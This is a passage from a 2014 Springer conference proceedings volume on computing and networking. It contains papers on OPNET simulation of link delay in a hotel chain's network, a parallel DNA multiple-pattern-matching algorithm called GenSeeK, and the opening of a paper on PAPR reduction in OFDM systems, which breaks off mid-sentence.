3. Perkins, C., Bhagwat, P.: Highly dynamic destination sequenced distance vector (DSDV) routing for mobile computers. In: ACM SIGCOMM Symposium on Communications, Architectures and Protocols, Sept 1994
4. Perkins, C.E. (ed.): IP mobility support. IETF Mobile IP Working Group, Oct 1996
5. Lei, H., Perkins, C.E.: Ad hoc networking with mobile IP. In: Proceedings of the European Personal Mobile Communications Conference, pp. 197–202, Oct 1997
6. Korner, H.U., Nilsson, A.: A Study of internet connectivity for mobile ad hoc networks in NS2. Department of Communication Systems, Lund Institute of Technology, Lund University, Jan 2003
7. Jonsson, U., Alriksson, F., Larsson, T., Johansson, P., Maguire, G.Q.: MIPMANET mobile IP for mobile ad hoc networks. In: Proceedings of the Workshop on Mobile Ad hoc Network and Mobile IP
8. Broch, J., Maltz, D., Johnson, D.: Supporting hierarchy and heterogeneous interfaces in multi-hop wireless ad hoc networks. In: Proceedings of the International Symposium on Parallel Architectures, Algorithms, and Networks (I-SPAN'99), Perth, Australia, pp. 370–375, June 1999
9. El-Moshrify, H., Mangoud, M.A., Rizk, M.: Gateway discovery in ad hoc on-demand distance vector (AODV) routing for internet connectivity. In: 24th National Radio Science Conference (NRSC 2007), Faculty of Engineering, Alexandria University Alexandria 21544., Egypt, Mar 13–15 2007

Delay Analysis of Various Links Using OPNET Simulator

Pooja Singh, Chitosia Anamika, C. K. Jha and Anup Bhola

Abstract The main objective of this paper is to design network model as similar as possible to the Ananya hotels network using OPNET to optimize the network delay in its services. The entire application is connected via 56 K lines. The employees and customers both are experiencing a high delay while accessing personal hotel reservation application. In such situations, simulation and modeling is a rapid and low-priced way of studying multiple scenarios and identifying the best possible configuration. OPNET IT Guru Simulator (academic edition) 9.1 was used to simulate the entire network. Thus, the effects of varying some network parameters such as various links and delay were observed in the delay performance metric. Several simulations in OPNET models have been performed in order to adapt the model to the real equipments and configurations. Several simulation graphs were obtained and used to analyze the network performance. We compared the results obtained via simulation with a live application scenario in the laboratory and adjusted the simulation configuration accordingly.

Keywords OPNET IT Guru · DS1 · DS3

P. Singh (✉) · C. Anamika · C. K. Jha · A. Bhola
AIM & ACT Department of Computer Science, Banasthali Vidyapith, Banasthali, Rajasthan, India
e-mail: pjsingh12@gmail.com

C. Anamika
e-mail: anamikachitosia54@gmail.com

C. K. Jha
e-mail: jchandra@banasthali.ac.in

A. Bhola
e-mail: anup.bhola@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_101, © Springer India 2014

1 Introduction

Suppose the Ananya stands for the most finest and luxurious stays in India, be it for business or vacation travelers. It offers world-class facilities at the most reasonable rates. Ananya consists of 3 hotels situated in Mumbai, Kolkata, and Udaipur. The main headquarters or server of this Ananya application is in New Delhi. All four are connected through IP 32 cloud. On the basis of current scenario, only Ananya server in New Delhi is connected to IP 32 cloud through DS1 and others are with a 56 K. The IP32_cloud node model which we use for connectivity purpose to connect overall network servers of an IP cloud with supporting up to 32 serial line interfaces at a selectable date rate [14]. Nowadays, network performance is used as a pivotal parameter for both customer's and an operator's point of view. In our Ananya's hotel application all hotels employee's are experiencing poor performance in terms of high delays although using the computers proprietary hotel application and customers are threatening to use other services due to delay. Delay can be defined as the highest time for a packet to be transferred across the whole network. Suppose the customers suffer from delay in accessing the application of the Ananya's hotel. If the delay does become a major problem, there are things that can be done to improve the performance of the network. Similarly, in our Ananya's hotel application, dynamic changes have been taking place when we upgrade the links by DS1 and DS3. Our main motive is that users should see an improvement in the performance after the modification.

Analysis of network models has been performed by using the simulation technique that reduces the effort on the expenditure of indication, estimation, and application of the network models. These simulation techniques are very easy and comfortable. OPNET IT Guru 9.1 is one of the best simulation software that contains so many features and can provide statistical analysis of network for outlining and design labor.

2 Performance Parameter and Software Requirement

These parameters have a different impact on the overall network performance. To improve the performance of Ananya by upgrading the links as parameter such as DS1 and DS3, which playing a vital role in the consideration of evaluation of Ananya application delay. In our application, delay has been calculated by DB entry response time as well as DB query response time in seconds. Designing an appropriate network is significant; moreover, it is essentially important to evaluate the performance of the designed network, which will be a very difficult task in a live scenario. In this paper, we use OPNET IT Guru 9.1 software for our simulation. OPNET stands for optimized networking engineering tools, a software tool that helps in designing as well as analyzing the communication networks. In our research, OPNET works are generally divided into four parts, i.e., design model,

apply statistics, run the simulation, and then view results; if the obtained results do not match with the expected, then the model has to be reconstructed again and new statistics have to be applied on it. The general workflow of OPNET followed by us to evaluate the performance of Ananya application is given in Fig. 1.

3 Simulation Environment

First of all, we designed the current scenario of Ananya application over the OPNET IT Guru 9.1. The current network configuration details of overall network are given in Table 1.

The Ananya application consists of four subnets named as New Delhi, Mumbai, Udaipur, and Kolkata. Each subnet represents a simple infrastructure of LAN. New Delhi Ananya server subnet contains six servers, one router, and one switch with respect to the above table configuration, and the rest three hotel sites' subnets contain 28 Dell workstations, 1 switch, and 1 router, same with respect to the above table configuration which is totally based on the current scenario of Ananya network. Routers of sites Mumbai, New Delhi, Kolkata, and Udaipur are connected with wired network through IP32_cloud. The employees of Ananya try to communicate with servers via IP32_cloud. All nodes, servers, routers, and




Fig. 1 Flow diagram of working OPNET

Table 1 Network configuration details

Hotel location	Delhi, Udaipur, Kolkata, and Mumbai Three locations connected via 56 K and headquarters connected via DS1
Network devices used in Mumbai location	1: 28 Dell workstation 2: 1 3 C_SSII_3,900_4s_ae36_ge3 Switch 3: 1 CS7505 Router
Network devices used in Kolkata location	1: 28 Dell workstation 2: 1 3 C_SSII_3,900_4s_ae36_ge3 Switch 3: 1 CS7505 Router
Network devices used in Udaipur location	1: 28 Dell workstation 2: 1 3 C_SSII_3,900_4s_ae36_ge3 Switch 3: 1 CS7505 Router
Network devices used in New Delhi headquarters	1: 6 Sun enterprise 10,000 Server 2: 1 3 C_SSII_3900_4s_ae36_ge3 switch 3: 1 CS7505 Router
Ethernet standard	100 Base T
IP backbone	1 IP Cloud 32
Network coverage	100*100 m
Links	56 K, PPP, DS1
Simulation software	IT Guru OPNET 9.1
Platform	Windows XPSP3
Simulation time	1 h

switches are connected with 100 base-T link, but the three subnets, i.e., Mumbai, Kolkata, and Udaipur, are connected with 56 K to IP32_cloud, while the main headquarters, i.e., New Delhi, is connected by a DS1 link.

4 Results of Scenerio

4.1 Case 1

Execution of the current scenario is presented in Fig. 2; the consecutive results are listed. We had studied here about delay so we aimed to analyze the total delay in the current network (56 K); firstly, we selected the DB entry response time in seconds, and after that, we selected DB query response time in seconds. Through all these steps, we calculated the total delay in network as shown in Fig. 2.

The graphs show the average load of current application (56 K) link versus delay. In both figures, blue line shows the delay and the red line represents the average delay in Ananya application in terms of DB entry response time and DB query response time in seconds. Figure 2 shows the delay in DB entry and DB query response time of Ananya application in seconds; both are nearly equal to 0.86 s.




Fig. 2 56 K DB entry response time and DB entry response time (seconds)

4.2 Case 2

Here, we increased the performance of the Ananya network; for this, we upgraded the whole network by a DS1 link on the OPNET simulator. Now, we intended to analyze the total delay in the whole network using DS1 for which we ran the whole Ananya network for 1 h similar to case 1 by selecting DB entry response time and DB query response time, and then, we listed the results.

As similar to above Fig. 3 shows that the average delay in database of entry and query of modified Ananya application by upgrading the links. The graph shows the average delay in Ananya application with DS1 link versus load. Figure 3 shows the Ananya application (DS1) load and DB entry and DB query response time in seconds, both being nearly equal to 0.75 s.




Fig. 3 DS1 DB entry response time and DS1 DB query response time (seconds)




Fig. 4 Comparison of 56 K, DS1, and DS3 comparison of 56 K, DS1, and DS3 entry response time (seconds) and query response time (seconds)

4.3 Case 3

Now, we intended to check the total delay in the whole network using DS3 link same as earlier, ran the whole upgraded application using DS3 and viewed and compared the results.

The graph shows the average Ananya application load of DS3 link versus delay. In Fig. 4, blue, red, and green lines show the delay in Ananya application using 56 K, DS1, and DS3, respectively. Figure 4 shows delay in DB entry and DB query response time of Ananya application (DS3) load in seconds, which is approximately 0.06.

5 Conclusion

This section presents a simulation study of Ananya to measure delay performance on the basis of numerous links. It has been investigated that the DS1 and DS3 links show less delay under network load. DS3 shows very little delay when compared with DS1. The various simulations were conducted using OPNET IT Guru 9.1. The simulation results represent that the DS3 shows an excellent performance in terms of delay, which is nearly equal to 0.055 s.

References

1. Din, I. U., Mahfooz, S., Adnan, M.: Performance evaluation of different ethernet LANs connected by switches and hubs, Eur. J. Sci. Res., **37** (3), 461–470 (2009)
2. Bansal, R. K., Gupta, V., Malhotra, R.: Performance analysis of wired and wireless LAN using soft computing techniques-A review. Global J. Comput. Sci. Technol. **10**(8) Ver. 1.0 (2010)

3. Malhotra, R., Gupta, V., Bansal, R. K.: Simulation and performance analysis of wired and wireless computer networks (2011)
4. Martínez, N., Juan, A. A., Marquès, J. M., Faulin, J.: Using opnet to simulate the computer system that gives support to an on-line university intranet (2005)
5. Wang, J., Keshav, S.: Efficient and accurate ethernet simulation, Proceedings of the 24th conference on local computer networks (LCN'99), 182–191 (1999)
6. Rathod, P., Perur, S., Rangarajan, R.: Bridging the gap between the reality and simulations: an ethernet case Study. IEEE 9th international conference on information technology (ICIT'06) (2006)
7. Theunis, J., Van den Broeck, B., Leys, P., Potermans, J., Van Lil, E., Van De Capelle, A.: OPNET in advanced networking education. In the proceedings to the international conference on networking ICN'01, Colmar France (2001)
8. Chandrashekhar, K., Janes, P.: Optimal design of wireless local area networks (WLANs) using simulation. Military communication conference. MILCOM 2009, IEEE, Boston, 18–21, Oct (2009)
9. Jasani, H., Alaraje, N.: Evaluating the performance of an IEEE 802.11 network RTS/CTS mechanism. In the proceedings of IEEE EIT 2007, Chicago, 616–621, 17–20 May (2007)
10. Zubairi, J. A., Jantan, A.: ATM-ethernet network performance analysis. In proceedings IEEE national conference on telecommunication technologies, University Putra Malaysia, Kuala Lumpur, 25–28 (1998)
11. Gupta, E. I., Kaur, E. P.: Comparative throughput of WiFi and ethernet LANs using OPNET MODELER, **8**(6), 6–9 (2010)
12. Sukhroop, P., Singla, K., Singla, A.: Simulate the performance parameters of wired and wireless network soft computing technique, **2** (2012)
13. Hammoshi, M., Alani, R: A proposed model to implement load and throughput of WLAN implemented as Wi-Fi System, **15**(7) (2010)
14. OPNET technologies, www.opnet.com

GenSeeK: A Novel Parallel Multiple Pattern Recognition Algorithm for DNA Sequences

Kaliuday Balleda, D. Satyanvesh and P. K. Baruah

Abstract DNA sequences are huge in size, and the genome databases are growing exponentially every year. One of the key elements in computational biology is genomic data. There are many real-time applications, such as DNA profiling and real-time crime investigation, which requires the biological subjects DNA sequences at real time. To retrieve this, data in real time require lot of computational power and resources. Throughput is one of the main bottleneck for applications such as DNA sequence searching or pattern matching. This paper presents a new DNA sequence multiple pattern recognition algorithm which computes on compressed space. This algorithm is efficient in terms of computational complexity and the amount of resources required during the computation in real time, the main reason for this behavior is that it does the computations on compressed sequences. This algorithm is implemented using index-based technique, and the sequential code is optimized. The proposed algorithm is mainly focused on achieving good comparison per character ratio as well as high throughput. The parallel version of the algorithm is implemented using multicore for achieving high throughput. The techniques used in development of this algorithm can be directly translated into huge DNA database search.

Keywords Pattern matching · Multicore

K. Balleda (✉) · D. Satyanvesh · P. K. Baruah
Sri Sathya Sai Institute of Higher Learning, Prashantinilayam, Andhra Pradesh, India
e-mail: kaliudayballeda@gmail.com

D. Satyanvesh
e-mail: satyanvesh.d@gmail.com

P. K. Baruah
e-mail: pkbaruah@sssihl.edu.in
URL: http://www.sssihl.edu.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_102, © Springer India 2014

1 Introduction

In molecular biology, the genome consists of all the hereditary information for running and maintaining an organism. This biological information contained in genome is encoded in the form of DNA. DNA chain is made of four bases: adenine (A), guanine (G), thymine (T), and cytosine (C). The databases that are mainly used to store these DNA sequences will be queried frequently for various DNA profiles and to find various patterns of a target DNA. These operations are computationally complex and take huge amount of time to process a query. The main reason for this is that DNA sequence contains only four base pairs (A, C, G, T), and the frequency of occurrence of a given pattern is limited to the database search space. DNA pattern analysis is an important activity in computational biology. To do a successful analysis on certain DNA sequences, one must use robust and sophisticated algorithms to retrieve the segments of the information efficiently.

The rest of the paper is organized as follows: In Sect. 2, we briefly discuss the related work. In Sect. 3, we discuss the details of our proposed algorithm. Section 4 discusses about experimental setup. Section 5 discusses the results of GenSeeK serial implementation that includes comparison with existing algorithms and comparison between serial and parallel implementations. Section 6 discusses the Conclusions and future work.

2 Related Work

GenCodex [1] by Satyanvesh D, Kaliuday Balleda and P K Baruah compresses consecutive fragments up to 256 using 2 bytes, and it is parallelized using multicore and GPUs. The Brute force algorithm tries to match the given pattern p on a sequence s by comparing it with sequence sequentially from the beginning incrementally till the mismatch is found the time complexity of the algorithm is $O(mn)$. The KMP [2] algorithm is based on finite automaton. The MSMPMA [3] algorithm prepossess the input sequence and finds all the occurrences of the pattern using skip methodology. The Aho–Corasick [4] algorithm invented at Bell Labs in 1975 is an extension of the KMP algorithm. The algorithm IFBMPMA [5] compares the given pattern in both forward and backward directions until the mismatch occurs or entire pattern matches. The algorithm IBKPMPM [6] initially chooses a fixed value k and divides both the string and pattern into partitions of subsequences of length k. Matching process is done sequentially by comparing all the first characters of all the partitions, this process continues till mismatch is found. The exact multiple pattern matching algorithm [7] using DNA sequence and pattern pair by Raju Bhukya and Somayajulu, uses an index-based technique where the index position tables will be created for both the sequence and pattern, pair of base pairs are considered as fragments for the table formation and pattern will be matched by manipulating the position values.

3 Proposed Algorithm

GenSeeK algorithm uses index-based technique to find multiple patterns on a given input sequence. GenSeeK has three stages. In the first stage, it compresses the given input sequence by representing each base pair with two-bit code. This compression process is done for both input sequence and pattern segments.

Algorithm 1 GenSeeK Algorithm

Input: Original DNA sequence (Base pairs: A, C, G, T) or Compressed form (using phase 1 of GenCodex) of DNA sequence, Multiple patterns.
Output: Positions of the matched pattern in Input sequence.
1: If Input sequence is compressed goto Phase 2 else goto phase 1
Phase 1:
2: Divide the sequence into fragments consisting of 4 characters each.
3: Assign unique two bit number to each of the character (A=00, C=01, G=10, T=11).
Phase 2:
4. Open both Input sequence & Pattern files
5. Read chunk of bytes together and sequentially build the Index tables
Phase 3:
6: Select Common fragment entries exists in Input DNA Index table and Pattern Index table.
7: Calculate Minimum count fragment in Input DNA index table.
8: Sort the Index pattern count array in decreasing order.
9: Free the memory allocated for Input Index table except the minimum count fragment entry.
10: Build the Displacement Array using Least count Input sequence fragment entry in Pattern Index table.
11: Sequentially select a position entry in Least count fragment in Input sequence, Using Displacement array Match the pattern around that position.
12: Continue the same procedure till all the position entries are explored in Least count fragment

4 Experimental Setup

The serial code was run on Intel(R) Pentium(R) Dual core 2.20 GHz processor with 4 GB RAM on Ubuntu 10.04 LTS. The parallel code was run on Lonestar supercomputer (TACC) which has over 22,000 cores with QDR InfiniBand networking (40 Mb/s, sub-10us latency). Each core runs at 3.3 GHz (Intel Xeon, 12 MB L3 cache) and has 24 GB, 1,333 MHz RAM per 12-core node. NVIDIA Tesla M2070 card with 448 cores and 6 GB global/device memory was used for GPU runs. The datasets used for the experiments are taken from GenBank (ftp://ftp.ncbi.nih.gov/genbank). This is a publicly available repository for DNA sequences. Single instruction multiple data (SIMD) was used while parallelizing




Fig. 1 GenSeeK flow of execution

the code. The optimization flag O3 was used while compiling the code. The algorithm was implemented on multicores using 8 threads (Fig. 1).

5 Results

5.1 GenSeeK Algorithm Analysis

The serial and parallel implementations of the algorithm were evaluated on datasets of different sizes. GenSeek design is not just focused on sensitivity to match various patterns, but it is designed to produce results with high throughput. To achieve high throughput, GenSeeK is optimized using various code optimization techniques, and it is parallelized using multicore shared memory constructs.

Table 1 presents the experimental results of GenSeeK multiple pattern matching algorithm. This table indicates the pattern size and the pattern used during the execution, occurrences of each pattern in the input sequence, number of comparisons made to find the pattern and comparisons per character ratio. The results of the GenSeeK show that number of comparisons done to find out a pattern from a particular sequence got reduced significantly. The main reason for this observation is that GenSeeK operates on compressed form of the given input sequence. GenSeeK one comparison between two bytes is equivalent to comparing four bytes in any other algorithm. GenSeeK has achieved a good comparison per character ratio compare with other algorithms. The comparison per character ratio

Table 1 Experimental results of GenSeeK with input DNA sequence (1,076 Bytes)

Patterns	Characters	Occurrences	Comparisons	CPC
AACG	4	5	5	0.04
AAAAAAGG	8	1	72	0.06
TTCTTAATAAAA	12	1	67	0.06
GGCTGTTCAACGCTCC	16	1	62	0.05
CCTGAGCGCGTCCTCCGTAC	20	1	48	0.04

Table 2 Comparison between GenSeeK and other algorithms (number of comparisons done to match a pattern)

Pattern size	Occurrences	Naive string	Trimatch	Brute force	MSM PMA	IBKP MPM	EPMS PP	**GenSeeK**
4	5	1,376	1,380	1,376	1,359	614	140	**5**
8	1	1,407	1,417	1,409	1,394	623	146	**72**
12	1	1,399	1,402	1,390	1,390	634	144	**67**
16	1	1,349	1,365	1,349	1,349	580	146	**48**

can be calculated as follows CPC = Number of comparisons done by an algorithm/Size of input sequence.

Table 2 presents the results of comparison between the GenSeeK algorithm and the other algorithms in literature. It is clearly observed that GenSeeK requires less number of comparisons to find a pattern as compare to any other algorithm. The main reason for the improved performance of GenSeeK is that for any given pattern first it will reduce the search space by compressing both the input DNA sequence and pattern sequences. In the second phase, it will reduce the search to the least count fragment positions of the input sequence, which is already in the compressed form, by reduction of the search space GenSeeK achieves good comparisons per character ratio compare with existing algorithms.

5.2 GenSeeK Parallel Implementation Analysis

Table 3 presents the improvement in performance of overall parallel implementation with varying number of threads ranging from 8 to 32. It is observed that as the work load on each thread gets increased the performance of the algorithm improves. For example, in the Table 3, first row where the data size is less and as we increased the size of the threads from 8 to 12, the performance has degraded since usage of threads is more and work assigned to the single thread is less. Due to this reason, thread creation and execution takes most of the time compare with the amount of work done by the single thread.

Table 3 Performance comparison with varying number of threads

DNA size (bytes)	8 Threads	12 Threads	16 Threads	24 Threads	32 Threads
426240	1.78	1.94	1.535	1.20	1.212
852480	8.28	7.569	6.1714	4.79	3.9948
1704960	45.32	32.9234	26.771	20.3536	17.38
2557440	369.984	304.64	264.5	240.23	200.237

6 Conclusions and Future Work

In this paper, GenSeeK a novel Multiple Pattern matching algorithm for DNA sequences is proposed. GenSeeK achieves good comparison per character ratio and outperforms existing algorithms for multiple pattern recognition for DNA sequences. This paper focuses not just on good CPC but also on high throughput, since pattern recognition is a compute intensive. GenSeeK is parallelized using multicores as the results shows that multicore implementation achieves high throughput compare with the sequential implementation. We are working on the CUDA implementation of GenSeeK algorithm.

Acknowledgments We would like to dedicate this work to founder Chancellor of SSSIHL, Bhagawan Sri Sathya Sai Baba. Without His grace, this work would have remained a dream for us. This work was partially supported by a NVIDIA grant under professor partnership program and the Extreme Science and Engineering Discovery Environment (XSEDE), which is supported by National Science foundation grant number OCI-1053575.

References

1. Satyanvesh, D., Balleda, K., Padyana, A., Baruah, P.K.: Gencodex: A novel algorithm for compressing DNA sequences on multicores and GPUs. In 19th IEEE International Conference on High Performance Computing (Hipc2012), Student Research Symposium (2012)
2. Morris, J.M., Pratt, V.R., Knuth, D.E.: Fast pattern matching in strings. SIAM J. Comput. **6**(1), 323–350 (1977)
3. Aqel, M., EI Emary, I.M.M., Alqadi, Z.A.A.: Multiple skip multiple pattern matching algorithms. IAENG Int. J. 34(2) (2007)
4. Aho, A.V., Corasick, M.J.: Efficient string matching: An aid to bibliographic search. Commun. ACM. **18**(6), 333–340 (1975)
5. Somayajulu, D., Bhukya, R.: An index based forward backward multiple pattern matching algorithm. World Acad. Sci. Technol. **42**, 347–355 (2010)
6. Somayajulu, D., Bhukya R.: An index based k-partition multiple pattern matching algorithm. ACEEE Int. J. Netw. Secur. **2**, (2011)
7. Somayajulu, D., Bhukya, R.: Exact multiple pattern matching algorithm using DNA sequence and pattern pair. Int. J. Comput. Appl. **17**(8), 32–38 (2011). (0975–8887)

Improvement of PAPR in OFDM Systems Using SLM Technique and Digital Modulation Schemes

Srinu Pyla, K. Padma Raju and N. BalaSubrahmanyam

Abstract Orthogonal frequency division multiplexing (OFDM) is an attractive transmission technique for high data rate and reliable communications over multipath fading channels. One of the main drawbacks in OFDM is increase in peak-to-average power ratio (PAPR) of the signal, which causes degradation of bit error rate (BER) performance, nonlinear distortion effects, and need of high-power amplifiers. To reduce PAPR, there are several distortion- and distortionless-based schemes. In this paper, distortionless-based scheme, selective level mapping (SLM), is considered for the reduction of PAPR as it gives significant improvement in PAPR. For encoding, turbo codes are used as they are a class of high-performance forward error correction (FEC) codes. This paper consists of comparison of PAPR improvement for various digital modulation techniques.

Keywords OFDM · PAPR · SLM · Turbo codes · CCDF · Digital modulation schemes

S. Pyla (✉) · N. BalaSubrahmanyam
Department of Electronics and Communication Engineering,
GVP College of Engineering, Visakhapatnam, Andhra Pradesh, India
e-mail: srinupyla@gvpce.ac.in

N. BalaSubrahmanyam
e-mail: gvpcoe_ece_hod@gvpce.ac.in

K. Padma Raju
Department of Electronics and Communication Engineering,
JNTU University, Kakinada, Andhra Pradesh, India
e-mail: kpr.ece.kkd@jntukakinada.edu.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_103, © Springer India 2014

1 Introduction

Even though there are a lot of advantages of OFDM, there are a few drawbacks, such as high peak-to-average power ratio (PAPR), inter-carrier interference (ICI), etc. High PAPR occurs when same-phase signals are added because it leads to increase in peak power and causes degradation of bit error rate (BER) performance, nonlinear distortion effects, and need of high-power amplifiers. To reduce PAPR, there are several distortion- and distortionless-based schemes. Distortion-based techniques reduce the PAPR of the OFDM symbol at the cost of adding distortion to the signal points in the subcarriers. References [1–3] describe that clipping suppresses the time-domain OFDM signals of which the signal powers exceed a certain threshold. The penalty is the significant increase in out-of-band energy (spectral broadening). Peak windowing is applied after clipping to reduce the out-of-band energy but the peak power will regrow. To avoid this, recursive clipping and filtering (RCF) is used to suppress both power and spectrum of the signal. The orthogonal frequency division multiplexing (OFDM) is very popular for its robustness against the multi path fading channels [4, 5]. It is an effective high-speed data transmission technique. OFDM is emerging as the preferred modulation scheme in modern high-data rate wireless communication systems. OFDM has been adopted in the European digital audio and video broadcast radio systems and is being investigated for broadband indoor wireless communications. Standards such as High Performance Local Area Network/2 (HIPERLAN) and IEEE 802.11a and IEEE 802.11b have emerged to support IP-based services. Such systems are based on OFDM and are designed to operate in the 5-GHz band. OFDM is a special case of multicarrier modulation. Multicarrier modulation is the concept of splitting a high-data-rate signal into a number of lower data-rate signals, modulating each of these new signals to several frequency channels, and combining for transmission [6]. In OFDM, the multiple frequencies, known as subcarriers, are orthogonal to each other. One of the principal advantages of OFDM is its utility for transmission at very nearly optimum performance in unequalized channels and in multipath channels.

The redundancy-based technique includes coding, selective mapping (SLM), partial transmit sequence (PTS), tone reservation (TR), tone injection (TI), etc. This technique avoids the undesired effects in the previous techniques at the cost of reduced transmission rate or increased average power due to the introduction of redundancy (indirect reduction in PAPR) [7–10]. Daoud and Alani stated that coding technique is used to identify the OFDM symbol with minimum PAPR. Such coding techniques offer good PAPR reduction performance and coding gain. The critical problem for the coding approach is that for the OFDM system with large number of subcarriers, either encounters design difficulties or the consequent coding rate becomes prohibitively low in [11]. The basic idea of SLM technique is to generate several OFDM symbols of same information with various phase factors as candidates and then select the one with the lowest PAPR for transmission [12–14].

In this paper, selective level mapping (SLM) is considered for reducing the probability of high PAPR. A set of independent sequences are generated with a

certain criteria from the original signal, and then the sequence with the lowest PAPR is transmitted. Improvement in PAPR for various digital modulation techniques with and without SLM techniques is compared.

2 OFDM Technique

In OFDM, a block of N complex symbols (subcarriers) are transformed into time domain using the inverse fast Fourier transform (IFFT). These N subcarriers span a bandwidth of B Hz and are separated by a spacing of $\Delta f = B/N$. The continuous-time baseband representation of this is

$$x(t) = \frac{1}{\sqrt{N}} \sum_{n=0}^{N-1} X[k] e^{\frac{j2\pi\Delta fkt}{T}}, t \in [0, T] \tag{1}$$

where $T = 1/\Delta f$ is the symbol period and $\{X[k]\}_{k=0}^{N-1}$ are the data symbols drawn from a constellation.

In practice, the baseband modulation is done in the digital domain using an oversampled version of $x(t)$ given by

$$x\left[\frac{n}{L}\right] = \frac{1}{\sqrt{LN}} \sum_{n=0}^{N-1} X[k] e^{\frac{j2\pi kn}{NL}}, \; n \in [0, NL-1] \tag{2}$$

where L is the oversampling factor. When $L = 1$, $x[n]$ is the Nyquist sampled version of $x(t)$. The data symbols are modulated by BPSK, QPSK, OPSK (8PSK), or QAM. In order to avoid inter-symbol interference (ISI), OFDM systems append a cyclic prefix (CP) to the time-domain signal. The length of the CP is set to be at least the maximum delay spread N, of the channel response. The PAPR of an OFDM signal is defined as the ratio of maximum power to the average power of the signal and is given by

$$\text{PAPR} = \frac{\max\left[|x_k|^2\right]}{E\left[|x_k|^2\right]}, \; 0 \le k \le N-1 \tag{3}$$

where $E\{.\}$ denotes the expected value operation and $x_k = [x_1, x_2, x_3, \ldots x_{N-1}]^T$.

$$\text{PAPR in dB} = 10\log_{10}(\text{PAPR}) \tag{4}$$

3 Turbo Encoder

In information theory, turbo codes are a class of high-performance forward error correction (FEC) codes and closely approach the channel capacity. Decoding of long sequence codes is possible with turbo codes, and burst errors can be detected

